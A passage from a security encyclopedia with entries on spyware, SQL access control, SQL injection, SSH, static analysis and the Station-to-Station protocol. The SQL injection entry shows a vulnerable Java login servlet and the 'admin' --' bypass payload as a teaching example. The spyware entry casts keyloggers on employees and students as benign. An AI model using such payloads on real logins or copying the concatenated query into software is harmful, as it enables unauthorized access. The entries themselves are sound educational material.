A recent phenomenon has been the emergence of spyware in mobile computing devices [6] due to the fact that several of these devices can access the web; however, not many anti-spyware software are available for mobile platforms. Currently, mobile devices usually rely on the features of their operating systems to protect them; sometimes, administrators regularly "flash" their companies' fleet of mobile devices in which they erase and reprogram the devices, and this will also help remove spyware.

Applications

The main reason for developing spyware is to spy user's preferences and habits without their knowledge. While spyware generally has a negative connotation due to the lost hours in productivity they cause to the users, there are some beneficial purposes as well. For example, it is possible for employers to scrutinize more thoroughly the computing device user habits of their employees – using spyware (such as a keylogger) it will be possible to examine exactly what programs, sites, and contents the employees used, visited, or entered; likewise, schools can view the browsing habits of their students; and parents can more accurately keep in touch with their wards' computing habits. It will also be possible to monitor exactly how many hours an employee has worked on her computer for productive purposes from the viewpoint of the business or for schools to monitor how efficiently students used their computers. However, privacy issues will need to be considered for these more benign uses of spyware.

Open Problems

One of the issues involved with spyware is recognizing whether it is benign or not and ensuring benign spyware is allowed to run while the other category of spyware is eliminated – this is not easily done with anti-spyware software without professional help for most users. Spyware programs have usually kept ahead of anti-spyware technology, and many anti-spyware software are not very effective in spyware removal – means of reversing this trend need to be explored: adaptive anti-spyware programs may be one approach. Another issue is that both spyware and anti-spyware software affect the performance of the host computing device by using CPU cycles for execution – it will be better if hardware-based anti-spyware protection could be found since they are usually faster than software-based solutions. An important issue with spyware and its antidote is how to deal with them in mobile devices since not many resources can be spared for both of these software in these devices.

Recommended Reading

1. Spy-proofing your Computer, Shiela Ward (2005) http://www.topsecretsoftware.com/spy-proofing.html. Accessed 26 Aug 2010
2. Kirk J (2008) ComputerWorld.com. Analyst: money will lead to more mobile spying programs. http://www.computerworld.com/s/article/9072798/Analyst_ Money _will_lead_to_more_mobile_spying_programs. Accessed 30 Aug 2010
3. Evans GD (2005) Spyware reference and study guide, 1st edn. LIGATT Publishing, Beverly Hills
4. Remove antivirus soft (uninstall guide) (2010) http://www.bleepingcomputer.com/virus-removal/remove-antivirus-soft. Accessed 27 Aug 2010
5. Consumer report (2006) "State of Spyware Q2 2006". http://www.webroot.com/resources/stateofspyware/excerpt.html. Accessed 5 Oct 2010
6. Federal Trade Commission (2008) Consumer fraud and identity theft complaint data January–December 2007. www.ftc.gov/opa/2008/02/fraud.pdf. Accessed 5 Oct 2010
7. Guide: virus, spyware, and malware removal for windows (2008) http://www.winvistaclub.com/s5.html. Accessed 14 Oct 2010

SQL Access Control Model

Sabrina De Capitani di Vimercati, Giovanni Livraga
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Grant Option; ►Privileges in SQL; ►Recursive Revoke

Definition

The SQL access control model defines which authorization identifiers (i.e., users) can access specific data.

Theory and Applications

SQL access control is based on ►*privileges* assigned to *authorization identifiers* to access *objects* [1–3]. The creator of an object in a database is its owner and can perform any action on the object. By default, no other user can access the object unless the owner grants specific privileges to that user. The granting process assigns a privilege on an object to one or more *authorization identifiers*, which can be either *user identifiers*, *role names*, or `PUBLIC`. A user identifier represents a user of the DBMS and is defined in an implementation-dependent way; SQL does not define how OS users are mapped to SQL users. A role name *R* represents a role and identifies a set of privileges: those directly granted to *R* and those of the roles granted to *R*. The `PUBLIC` identifier is used to assign privileges to all the authorization identifiers in the SQL environment.

When an SQL-session is initiated, the subject that starts it has associated a pair of identifiers ⟨*uid*, *rid*⟩, where *uid* is the SQL-session user identifier, which can never be null, and *rid* is a role name whose value is initially null. Since during an SQL-session the pair ⟨*uid*, *rid*⟩ can change, a sequence of pairs ⟨*uid*, *rid*⟩ is stored within an *authorization stack* maintained using a "last-in, first-out" discipline. At a given time, the current pair ⟨*uid*, *rid*⟩ (i.e., the pair on top of the authorization stack) determines the privileges for the execution of each SQL statement. Note that *uid* and *rid* cannot both be null, that is, there must always be a non-null current *uid* or current *rid* to have privileges to execute some SQL statements.

Roles are created with a `CREATE` statement that includes the name <role name> of the role and may specify the grantor by means of the "`WITH ADMIN` <grantor>" clause. In particular, if that clause is not specified, the grantor is set to the non-null value in the current pair ⟨*uid*, *rid*⟩. Otherwise, the <grantor> can be `CURRENT_USER` or `CURRENT_ROLE`. For instance, suppose that the current *uid* is `Alice` who executes the SQL statement "`CREATE` Supervisor." As a result, role Supervisor is created. Authorization identifiers can activate a role if the role has been granted to them by means of a `GRANT` statement. A `GRANT` statement includes one or more names (<role granted>) of the roles granted, one or more authorization identifiers (<grantee>) of the grantees, and the optional clauses "`WITH ADMIN OPTION`" and "`GRANTED BY` <grantor>." `WITH ADMIN OPTION` specifies whether the grantee may grant the role to others and `GRANTED BY` specifies the grantor. Note that no cycles of role grants are allowed. Whenever an authorization identifier creates or grants a role, a *role authorization descriptor* is created in the SQL environment. A role authorization descriptor includes the role name, the authorization identifier of the grantor, the authorization identifier of the grantee, and an indication of whether the role is grantable. Role authorization descriptors can be revoked by means of the `REVOKE` statement, which removes all the identified role authorization descriptors. Revocation can be requested with or without *cascade*: in a cascading `REVOKE`, the identified role authorization descriptor is revoked together with all role authorization descriptors based on the revoked role.

An SQL privilege granted on an object to a specified authorization identifier authorizes such identifier to access the object according to the type of privileges defined (►Privileges in SQL). Privileges are managed through the `GRANT` and `REVOKE` statements. The `GRANT` statement grants a privilege on an object to one or more authorization identifiers. Figure 1 illustrates the syntax for the `GRANT` statement. `ALL PRIVILEGES` is equivalent to the specification of all the privileges on <object name> for which the grantor has grantable privilege descriptors. If the `WITH HIERARCHY OPTION` clause is present, the action must be `SELECT` and the object must be a table. This clause provides the grantee with `SELECT` privileges on all subtables (both existing and any that may be added in the future) of the table on which the privilege is granted. When the `WITH GRANT OPTION` clause is present in the statement, the users receiving the privileges have the additional authority to extend these privileges to other users (►Grant option). The "`GRANTED BY` <grantor>" clause can coincide with "`GRANTED BY CURRENT_USER`" or "`GRANTED BY CURRENT_ROLE`," meaning that the grantor specified in the privilege descriptor must be either the current user identifier or the current role name, respectively. If this clause is not specified, the grantor is set to the current user identifier, if it is not null; role name, otherwise.

Grants are represented by privilege descriptors that can be graphically represented as a graph called *privilege dependency graph*. The privilege dependency graph is a directed graph such that each node represents a privilege descriptor and each arc from node p_1 to node p_2 represents the fact that p_2 directly depends on p_1. The privilege descriptor p_2 directly depends on the privilege descriptor p_1 if the following conditions hold: (1) the privilege represented by p_1 is grantable; (2) p_1 and p_2 have the same action and object; (3) the grantee of p_1 is either the same as the grantor of p_2 or is `PUBLIC`, or, if the grantor of p_2 is a role name, the grantee of p_1 belongs to the set of applicable roles of the grantor of p_2. As an example, suppose that *Alice* is the owner of table `Employee`, and that a possible sequence of grant statements is the following (the grantor is reported in brackets): (1) (*Alice*) `GRANT SELECT ON TABLE Employee TO` *Bob* `WITH GRANT OPTION`; (2) (*Bob*) `GRANT SELECT ON TABLE Employee TO` *Carol* `WITH GRANT OPTION`; (3) (*Bob*) `GRANT SELECT ON TABLE Employee TO` *David*; (4) (*Carol*) `GRANT SELECT ON TABLE Employee TO` *Emma*. Figure 2a illustrates the privilege dependency graph for this sequence of `SELECT` privilege grants, where nodes are labeled with the grantor/grantee identifier.

An authorization identifier can then execute all actions allowed by the set of applicable privileges for it. In particular, the set of user privileges for a user identifier consists of all privileges defined by the privilege descriptors whose grantee is either that user identifier or `PUBLIC`. Analogously, the set of role privileges for a role name consists of all privileges defined by the privilege descriptors whose grantee is either that role name, `PUBLIC`, or one of the applicable roles of that role name.

The REVOKE statement revokes privileges from authorization identifiers that have been previously granted. Figure 1 illustrates the SQL syntax for the REVOKE statement. A REVOKE statement identifies the set of all privilege descriptors where the action and object are equal to that explicitly or implicitly specified in <action> and <object name>, respectively, the grantor is <grantor>, if specified, or coincides with the non-null element in the current pair $\langle uid, rid \rangle$, and the grantee is <grantee>. Privileges revocation can be performed with *cascade* or *restrict* options. Cascading revoke (►Recursive revoke) deletes privileges that recursively depend on the privilege explicitly revoked. As an example, consider the revoke statement: REVOKE SELECT ON Employee FROM *Carol* CASCADE, issued by *Bob*. Figure 2b illustrates the result of the execution of this statement on the graph of Fig. 2a. In particular, the effect of this REVOKE statement is to recursively remove from the privilege dependency graph nodes representing the SELECT privilege on table Employee granted to *Carol* and *Emma*. If the REVOKE statement includes the RESTRICT option, the privilege will not be revoked if there are any dependent privileges. For instance, the REVOKE statement REVOKE SELECT ON Employee FROM *Carol* RESTRICT issued by *Bob* would be rejected since there is a dependent privilege (i.e., *Emma*'s privilege).


Access Control Enforcement via Views

In addition to using the privileges assignment mechanism described above to provide specific types of access to entire objects, there is also a mechanism within SQL to provide access to only certain portions of the contents of objects (i.e., to enforce content-based restrictions). This mechanism is based on the definition of *views* (View-based Access Control). A view is a virtual table derived from base tables and/or other views. A view is specified by a *view definition* that is written in SQL. The database stores the views definitions and materializes the view as needed. The general syntax of the CREATE VIEW statement includes the name of the view, the name of the structured type, if any, associated with the table or the list of its columns (<view specification>), the <query expression> that defines how the view is to be obtained, and an indication of whether the view is updatable or not (CHECK OPTION clause that can be applied as CASCADED or LOCAL). When a view is created, it is necessary to verify whether the creator has permission to access all the views or base tables directly referenced by the view. The creator of the view then receives on it the privileges that she holds on all the tables and views directly referenced; the grant option on the privileges received applies only if the creator of the view has the grant option on all the tables used in the definition of the view. In this case, the creator of the view can grant to others access to the view. This has the effect that these other users have access to the information presented by the view, which they might not otherwise be able to access. In general, views can restrict access in a number of ways: (1) to specific columns, (2) to specific rows, or (3) to aggregates of the information accessed by the view, using the *aggregate functions* supported by

```
GRANT ALL PRIVILEGES | <action>
ON [ TABLE ] | DOMAIN | COLLATION | CHARACTER SET | TRANSLATION | TYPE <object name>
TO <grantee> [{<comma> <grantee>}...]
[ WITH HIERARCHY OPTION ]
[ WITH GRANT OPTION ]
[ GRANTED BY<grantor>]
```

```
REVOKE [ GRANT OPTION FOR | HIERARCHY OPTION FOR ]<action>
ON [ TABLE ] | DOMAIN | COLLATION | CHARACTER SET | TRANSLATION | TYPE <object name>
FROM <grantee>[ {<comma> <grantee>}... ]
[ GRANTED BY <grantor> ]
CASCADE | RESTRICT
```

SQL Access Control Model. Fig. 1 Syntax of the SQL statements for managing privileges



SQL Access Control Model. Fig. 2 An example of privilege dependency graph (**a**) the same graph after a REVOKE statement (**b**)

SQL (e.g., SUM, MIN, MAX). When updates are considered, views and base tables must be treated differently. In general, users cannot directly update views, particularly when they are created from the combination (join) of two or more base tables. The updatable views can instead appear as targets of statements that change SQL data. The results of changes expressed in this way are defined in terms of corresponding changes to base tables.

Recommended Reading

1. De Capitani di Vimercati S, Samarati P, Jajodia S (2001) Database security. In:Marciniak J (ed) Wiley Encyclopedia of Software Engineering. Wiley, New York
2. Samarati P, De Capitani di Vimercati S (2001) Access control: Policies, models, and mechanisms. In:Focardi R, Gorrieri R (eds) Foundations of Security Analysis and Design. LNCS, vol 2171. Springer, Berlin
3. Database Language SQL (2008) ISO International Standard, ISO/IEC 9075–*:2008

SQL Injection Attacks

Alessandro Orso
College of Computing - School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

Definition

Structured Query Language injection attacks (SQLIAs) are one of the major security threats for Web applications [1]. SQLIAs are a class of code injection attacks that take advantage of a lack of validation of user input. These attacks occur when developers combine hard-coded strings with user-provided input to create dynamic queries to an underlying database. Intuitively, if user input is not properly validated, attackers may be able to change the developer's intended Structured Query Language (SQL) command by inserting new SQL keywords or operators through specially crafted input strings. As a result, attackers can get access to (and even control) the underlying database, which may contain sensitive or confidential information. Despite the potential severity of SQLIAs, many Web applications remain vulnerable to such attacks.


Background

SQL is a language for querying and updating the information contained in relational databases. *Web applications* are multi-tier, distributed applications where the front end is typically a Web browser and the back end is a server that relies on one or more underlying databases (and possibly on other servers).

Theory

Figure 1 shows an example of a typical Web-application architecture. In the example, the user interacts with a Web form that takes a login name and pin as inputs and submits them to a Web server. The Web server passes the user-supplied credentials to a *servlet* (`show.jsp`), which is a special type of Java application that runs on a Web application server, and whose execution is triggered by the submission of a URL from a client. The servlet queries the database and generates a response for the user in the form of a Web page.

The example servlet, whose code is partially shown in Fig. 2, implements a login functionality that can be found in a typical Web application. It uses input parameters `login` and `pin` to dynamically build an SQL query or command. (Hereafter, for simplicity, the terms *query* and *command* are used interchangeably.) The `login` and `pin` are checked against the credentials stored in the database.



SQL Injection Attacks. Fig. 1 Example of interaction between a user and a typical Web application

```
1. String login = getParameter("login");
2. String pin = getParameter("pin");
3. Statement stmt = connection.createStatement();
4. String query = "SELECT acct FROM users
   WHERE login='";
5. query += login + "' AND pin=" + pin;
6. ResultSet result = stmt.executeQuery(query);
7. if (result ! = null)
8.     displayAccount(result); //Show account
9. else
10.    sendAuthFailed(); // Authentication failed
```

SQL Injection Attacks. Fig. 2 Excerpt of a Java servlet implementation

If they match, the corresponding user's account information is returned. Otherwise, a null set is returned by the database and the authentication fails. The servlet then uses the response from the database to generate HTML pages that are sent back to the user's browser by the the Web server.

For this servlet, if a user submits `login` and `pin` as "`doe`" and "`123`," the application dynamically builds the query:

```
SELECT acct FROM users WHERE login='doe' AND pin=123
```

If `login` and `pin` match the corresponding entry in the database, `doe`'s account information is returned and then displayed by function `displayAccount()`. If there is no match in the database, function `sendAuthFailed()` displays an appropriate error message. An application that uses this servlet is vulnerable to SQLIAs. For example, if an attacker enters "`admin' --` " as the user name and any value as the pin (e.g., "`0`"), the resulting query is:

```
SELECT acct FROM users WHERE login='admin' -- ' AND pin=0
```

In SQL, "`--`" is the comment operator, and everything after it is ignored. Therefore, when performing this query, the database simply searches for an entry where `login` is equal to `admin` and returns that database record. After the "successful" login, the function `displayAccount()` reveals the `admin`'s account information to the attacker.

It is important to stress that this example represents an extremely simple kind of attack that is presented for illustrative purposes only. Because simple attacks of this kind are widely used in the literature as examples, they are often mistakenly viewed as the only types of SQLIAs. In reality, there is a wide variety of complex and sophisticated SQL exploits available to attackers, including:

- Tautologies
- Union queries
- Piggy-backed queries
- Malformed queries
- Inference
- Alternate encodings
- Leveraging stored procedures

See Reference [2] for a formal definition of SQLIA and Reference [3] for a detailed discussion of the different types of attacks listed above.

Open Problems

Although it is still possible to find many Web applications that are vulnerable to SQLIAs, the problem of SQL injection per se can be considered mostly solved. In fact, in the last few years, researchers have defined a number of effective techniques for detecting and preventing SQLIAs. The presented techniques include approaches based on static analysis, on dynamic analysis, on combination of the two, and on the use of specialized languages that are not vulnerable to injections. (Reference [3] discusses the most relevant approaches presented in the literature to date.)

Recommended Reading

1. The OWASP Foundation (2007) Top ten most critical web application vulnerabilities. http://www.owasp.org/images/e/e8/OWASPTop102007.pdf
2. Su Z, Wassermann G (2006) The essence of command injection attacks in web applications. In: Proceedings of the annual symposium on principles of programming languages, Charleston, pp 372–382
3. Halfond W, Orso A, Manolios P (2008) WASP: protecting web applications using positive tainting and syntax-aware evaluation. IEEE Transactions on Software Engineering 34(1):65–81

Square-and-Multiply Exponentiation

►Binary Exponentiation

SSH

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms

Secure shell

Definition

SSH is a network protocol that allows data to be exchanged using a secure channel between two networked devices.

Background

Used primarily on Linux- and Unix-based systems to access shell accounts, SSH was designed as a replacement for Telnet and other insecure remote shells, which send information, notably passwords, in plaintext, rendering them susceptible to packet analysis. For SSH2, there was in addition a replacement for FTP, namely sftp.

For some time, it was developed as a standard under IETF. When the standardization was terminated, there were two versions of Secure Shell available – SSH1 and SSH2 – which unfortunately are quite different and incompatible.

Theory

SSH basically provides strong ►*authentication* and secure communications (confidentiality and integrity of data) over insecure channels such as the Internet.

As for the use of cryptographic algorithms, SSH1 supported DES (the ►*Data Encryption Standard*) ►*Triple-DES, IDEA*, and ►*Blowfish*, for encryption, while SSH2 supports 3DES, Blowfish, ►*Twofish*, and a few others. For authentication, SSH1 supported ►*RSA digital signature scheme*, while SSH2 supports the Digital Signature Standard.

Applications

SSH allows a user to log into another machine over a network, to execute commands in a remote machine, and to move files from one machine to another.

Recommended Reading

1. Barrett DJ, Silverman RE, Byrnes RG (May 2005) SSH, The secure shell: the definitive guide. O'Reilly, Sebastopol
2. www.openssh.com

SSL

►Secure Socket Layer (SSL)

SSS

►Secret Sharing Schemes

Stack (Buffer) Overflow

►Buffer Overflow Attacks

Stack (Buffer) Overrun

►Buffer Overflow Attacks

Stack/Heap Smashing

►Buffer Overflow Attacks

Standard Basis

►Gröbner Basis

Standard Model

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Generic Model; ►Random Oracle Model; ►Security Proofs

Definition

In cryptography, the standard model is the model of computation in which the adversary is only limited by the amount of time and computational power available. Cryptographic constructions are usually based on complexity assumptions, which state that some problem, e.g., factorization or the discrete logarithm problem, cannot be solved in polynomial time. Schemes which can be proven secure using only complexity assumptions are said to be secure in the standard model. While several security proofs in the standard model exist, security proofs are notoriously difficult to achieve in the standard model.

Open Problems

Find a stateless RSA based signature scheme secure in the standard model.

Recommended Reading

1. Rogaway P (2004) On the role definitions in and beyond cryptography. In: Maher MJ (ed) ASIAN 2004. LNCS, vol 3321. Springer, Heidelberg, pp 13–32

Static Analysis

David Brumley
Electrical and Computer Engineering Department, Department of Computer Science, Carnegie Mellon University, Pittsburgh, PA, USA

Synonyms

Static program analysis

Related Concepts

►Dynamic Analysis; ►Static Analysis

Definition

Static analysis is the process of analyzing a program text in order to extract semantic information.

Background

Static analysis algorithms historically have come from compiler research and implementations. Static analysis algorithms extracted facts about a program that were used by the compiler to ensure correct and efficient translation from a source language to a destination language. One of the earliest examples is the 1957 IBM FORTRAN compiler, which included a number of static analyses for efficiently mapping user variables to registers, transforming loops to make execution more efficient, and ensuring a program is well typed [1].

Initial static analysis were *intra-procedural* analysis, meaning only a single procedure is analyzed at a time, and all procedures are analyzed independent of other procedures. *Inter-procedural* analysis — static analysis that considers the relationships between procedure calls — is more expensive in terms of memory and space, thus did not appear in early compilers. Modern compilers make use of both intra-procedural and inter-procedural analysis.

Static analysis algorithms that are specifically designed to check security, safety, and portability properties have grown organically out of compiler research. Standard compilers textbooks, such as *Compilers: Principles, Techniques, and Tools* [2] (aka the "Dragon" book), are considered standard references within the software security community. Stand-alone tools for checking such properties date back to at least the 1970s, e.g., the UNIX V7 "lint" tool checks for program constructs that are likely to be bugs. Currently there are both freely available security-specific static analysis tools such as RATS (Rough Auditing Tool for Security, [3]) and ITS4 [4], as well as commercial tools such as Coverity [5] and Fortify [6].

Theory

Static analysis analyzes the program text in order to extract facts about the program. Finding an exact solution to typical static analysis questions is almost always undecidable. This fact follows from Rice's theorem, as most questions in static analysis will be nontrivial program properties [7, 8]. Static analysis is often contrasted with dynamic analysis. Unlike dynamic analysis, which analyzes a single execution, static analysis can analyze all available program text, and is not restricted to a single program path.

Due to the undecidable nature of static analysis properties, static analysis algorithms typically strive for approximate solutions. There are two primary types of approximations. First, an approximation may be sound, meaning whatever the analysis says must, in fact, be true in the real program. Second, an approximation may be complete, meaning it says all true facts about the real program. Note that an algorithm that is both sound and complete is exact, thus typically not possible: a choice must be made. Somewhat more rare are algorithms that make no guarantees.

The overall accuracy of a static analysis algorithm is usually understood by how precisely the algorithm models program paths, both intra-procedurally and inter-procedurally. In a program with loops, there are an infinite number of possible paths. A possible path is a path based upon the syntax of the program, and in particular, does not take into consideration whether a particular branch may ever actually execute. For example, an analysis may accurately distinguish between paths in a single procedure, but not individual paths over function calls (i.e., called path-sensitive but calling context insensitive typically in literature).

There are many approaches to static analysis, including:

Data flow analysis Data flow analysis is a static analysis technique for calculating facts of interest at each program point based upon the control flow graph representation of the program. Gary Kildall formalized data flow analysis in 1973 in terms of lattice theory [9]. Facts about the program are vertices in the lattice. The lattice meet operator determines how to combine two sets of facts, e.g., at the confluence of two branches in a program.

There are dozens of typical data flow analyses that can be found in common compiler textbooks [2]. For example, a canonical data flow analysis is reaching definitions. If statement i is $x := y \square z$, where $\square$ is any operator, that x is defined at statement i. Reaching definitions determines for each statement j that uses a variable x which previous statement defined x. In

```
1 x := y + z;
2 w := x + z;
3 x := w;
```

The definition x at line 1 reaches line 2, but does not reach after line 3 because x is assigned on line 3. A typical application of data flow analysis to security is to determine whether a particular program variable is derived from user input (tainted) or not (untainted). Given an initial set of variables initialized by user input (i.e., initialized as tainted in the lattice), a simple data flow analysis can calculate (typically an over approximation) of all variables in the program that are derived from user data.

Given an analysis where the lattice meet operator is well-defined and the lattice is of finite height, a data flow analysis is guaranteed to terminate and converge to an answer for each statement in the program using a simple iterative algorithm.

Abstract interpretation Abstract interpretation [10], first formalized by Patrick and Radhia Cousot in 1977 [11], executes a program on an abstract machine to determine the properties of interest. The level of detail in the abstract machine specification typically determines the accuracy of the results. At one end of the spectrum is an abstract machine that faithfully represents the concrete semantics of the language. Abstract interpretation on such a machine would correspond to a concrete execution on the real machine. Typical abstract interpretation analyses, however, typically do not require detailed semantics. For example, an abstract interpretation that determines the sign of each addition and multiplication operation, assuming no overflow, is fairly simply where each variable has associated with it the value $\{+, -, 0\}$.

Model checking Model checking is a method for formally verifying that a model satisfies a specified property. Model checking algorithms typically entail enumerating the program state space to determine if the desired properties hold [12]. The MOPS (MOdelchecking Programs for Security Properties, [13]) and CBMC (C Bounded Model Checker, [14]) are example model checkers that can be used to check security properties of programs.

Type checking Type checking is a form of static analysis which checks that program statements are well-formed with respect to a typing logic [15]. For example, integers can be added, functions can be called, but functions should not be added and integers should not be called. Type checking can be used to ensure programs are type-safe, meaning that at every step of the execution all values have well-defined and appropriate types, and that there is a valid next step of execution.

Applications

Typical static analysis questions in security include how large a buffer may be, whether an integer operation will result in overflow, and what constraints does the program impose in order to execute a specific line of code. Determining how large a buffer may be is important to determine whether an operation is vulnerable to a buffer overflow attack. Determining whether an integer operation will overflow is important for detecting integer overflow vulnerabilities. Determining constraints to execute a program statement are important for determining whether a potentially vulnerable line of code can actually be exploited.

Static analysis algorithms can also aide in securing a program by inserting and optimizing run-time safety checks. For example, a static analysis may insert and optimize checks that make sure copies into buffers never exceed the buffer size in an unsafe language such as C. Another example is optimizing away checks, e.g., in Java a bounds check is inserted at every array dereference to ensure safety. Static analysis then can remove unneeded bounds checks, e.g., a check on an array operation that has already been determined to be within bounds.

Recommended Reading

1. Backus JW, Beeber RJ, Best S, Goldberg R, Haibt LM, Herrick HL, Nelson RA, Sayre D, Sheridan PB, Stern H, Ziller I, Hughes RA, Nutt R (1957) The FORTRAN automatic coding system. In: Proceedings of the Western Joint Computer Conference: papers presented at the Joint IRE-AIEE-ACM Computer Conference, Los Angeles, 26–28 February 1957. Institute of Radio Engineers, New York
2. Aho AV, Lam M, Sethi R, Ullman JD (2007) Compilers: principles, techniques, and tools, 2nd edn. Addison-Wesley, Boston
3. http://www.fortify.com/security-resources/rats.jsp
4. http://www.cigital.com/its4
5. http://www.coverity.com
6. http://wwww.fortify.com
7. Hopcroft JE, Motwani R, Ullman JD (2001) Introduction to automata theory, langauges, and computation. Addison-Wesley, Boston
8. Landi W (1992) Undecidability of static analysis. ACM Lett Progr Lang Sys 1(4):327–337
9. Kildall GA (1973) A unified approach to global program optimization. In: POPL '73: Proceedings of the 1st Annual ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages, Boston, 1–3 October 1973. ACM Press, New York, pp 194–206
10. Nielson F, Nielson HR, Hankin C (2004) Principles of program analysis. Springer, Berlin

11. Cousot P, Cousot R (1977) Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints. In: Conference record of the 4th ACM Symposium on Principles of Programming Languages, Los Angeles, 17–19 Jan 1977. pp 238–252
12. Clarke EM, Grumberg O, Peled DA (1999) Model checking. MIT Press, Cambridge, MA
13. http://www.cs.berkeley.edu/~daw/mops/
14. http://www.cs.cmu.edu/~modelcheck/cbmc/
15. Pierce BC (2002) Types and programming languages. MIT Press, Cambridge, MA

Static Code Analysis

►Program Verification and Security

Static Program Analysis

►Static Analysis

Static Separation of Duties

►Separation of Duties

Station-to-Station Protocol

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Definition

The Station-to-Station protocol is a popular authenticated key exchange.

Theory

In a two-party *authenticated key exchange*, the legitimate parties can compute a secret key, while at the same time being certain about the authenticity of the parties with whom they exchange a key. The scheme must, in particular, be secure against a ►man-in-the-middle attack.

A popular authenticated version of the ►Diffie–Hellman key exchange protocol is the ►Station-to-Station protocol. It was proposed by Diffie–van Oorschot–Wiener [1].

Let $\langle g \rangle$ be a suitable finite cyclic group of large enough order in which the ►computational Diffie–Hellman problem is (assumed to be) hard. We assume that q (not necessarily prime) is a multiple of the order of g and is publicly known. Let $sign_A(m)$ indicate the digital signature of the bitstring m by party A. So, $sign_A(m)$ can be verified using the public key of A. Let $E_k(m)$ be a conventional encryption of the bitstring m using the conventional key k. (If k is too long, one assumes it is hashed). The corresponding decryption is written as $D_k(\cdot)$.

The protocol in which Alice (A) and Bob (B) want to exchange a key works as follows:

Step 1 A sends B $\alpha := g^{r_A}$ computed in $\langle g \rangle$, where r_A is chosen uniformly random in Z_q.

Step 2 B chooses r_B uniformly random in Z_q and computes $\beta := g^{r_B}$ in $\langle g \rangle$, $k_B := \alpha^{r_B}$ in $\langle g \rangle$ and $\gamma_B := E_{k_B}(sign_B(\alpha, \beta))$, where α and β are concatenated. B sends A: β, γ_B.

Step 3 A computes $k_A := \beta^{r_A}$ and verifies whether the string $D_{k_A}(\gamma_B)$ is the digital signature of (α, β), signed by B. If so, she sends B: $\gamma_A := E_{k_A}(sign_A(\alpha, \beta))$ and views k_A as the authenticated key exchanged with B.

Step 4 B verifies whether the string $D_{k_B}(\gamma_A)$ is the digital signature of (α, β) signed by A. If so, B regards k_B as the authenticated key exchanged with A.

As in the Diffie–Hellman scheme, if there are no dishonest parties, Alice and Bob will exchange the same key, i.e., $k_A = k_B$.

Recommended Reading

1. Diffie W, van Oorschot PC, Wiener MJ (1992) Authentication and authenticated key exchanges. Designs, Codes Cryptogr 2:107–125

Statistical Databases

Nabil Adam[1], Haibing Lu[1], Jaideep Vaidya[1], Basit Shafiq[2]
[1]Department of Management Science and Information Systems, CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA
[2]CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA

Synonyms

Multidimensional databases; Online analytical processing

Related Concepts

►ε-Privacy; ►Data Cube; ►Inference Control

Definition

A statistical database (SDB) system is a database system that enables its users to retrieve only aggregate statistics (e.g., sample mean and count) for a subset of the entities represented in the database.

Background

As a statistical database may contain sensitive individual information, such as salary and health records, generally, users are only allowed to retrieve aggregate statistics for a subset of the entities represented in the databases. Common aggregate query operators in SQL include SUM, COUNT, MAX, MIN, and AVERAGE, though more sophisticated statistical measures may also be supported by some database systems.

Statistical databases pose unique security concerns, which have been the focus of much research. However, the key security challenge is that of ensuring that no user is able to infer private information with respect to a privacy disclosure policy while providing as much statistical information, as possible. Even though a single aggregate query may not release much information on individual records, responses to a series of aggregate queries could enable an adversary to infer sensitive information. The following simple example demonstrates this: Consider a university payroll database that contains salary information about all faculty and staff. Supposing a user would like to know the salary of Prof. X, who he knows is the only female professor in the Mechanical Engineering Department. Now, the user submits the first query asking for the sum of the salaries of all the professors in the Mechanical Engineering Department, and the second query asking for the sum of the salaries of all male professors in the same department. While both queries are individually innocuous, when the result of the second query is subtracted from that of the first query, the salary of the sole female professor in the department is revealed.

Although statistical databases have been studied for over 40 years, there is no universal solution for securing statistical databases in all situations. The many challenges are as follows: (1) It is difficult to determine the a priori knowledge of a malicious user; (2) users may collude; (3) it is difficult to develop a universal solution for statistical databases of various types, such as Offline versus Online, Static versus Dynamic, and Centralized versus Decentralized; (4) it is always a computationally challenging problem to provide a good trade-off between data privacy and data utility.

Applications

Statistical databases have been applied in many areas, including manufacturing test, health care analysis, and business reporting. A typical example of a statistical database is the database maintained by the US Census Bureau, since its primary purpose is to provide aggregate statistics on the population.

Privacy Disclosure Measures

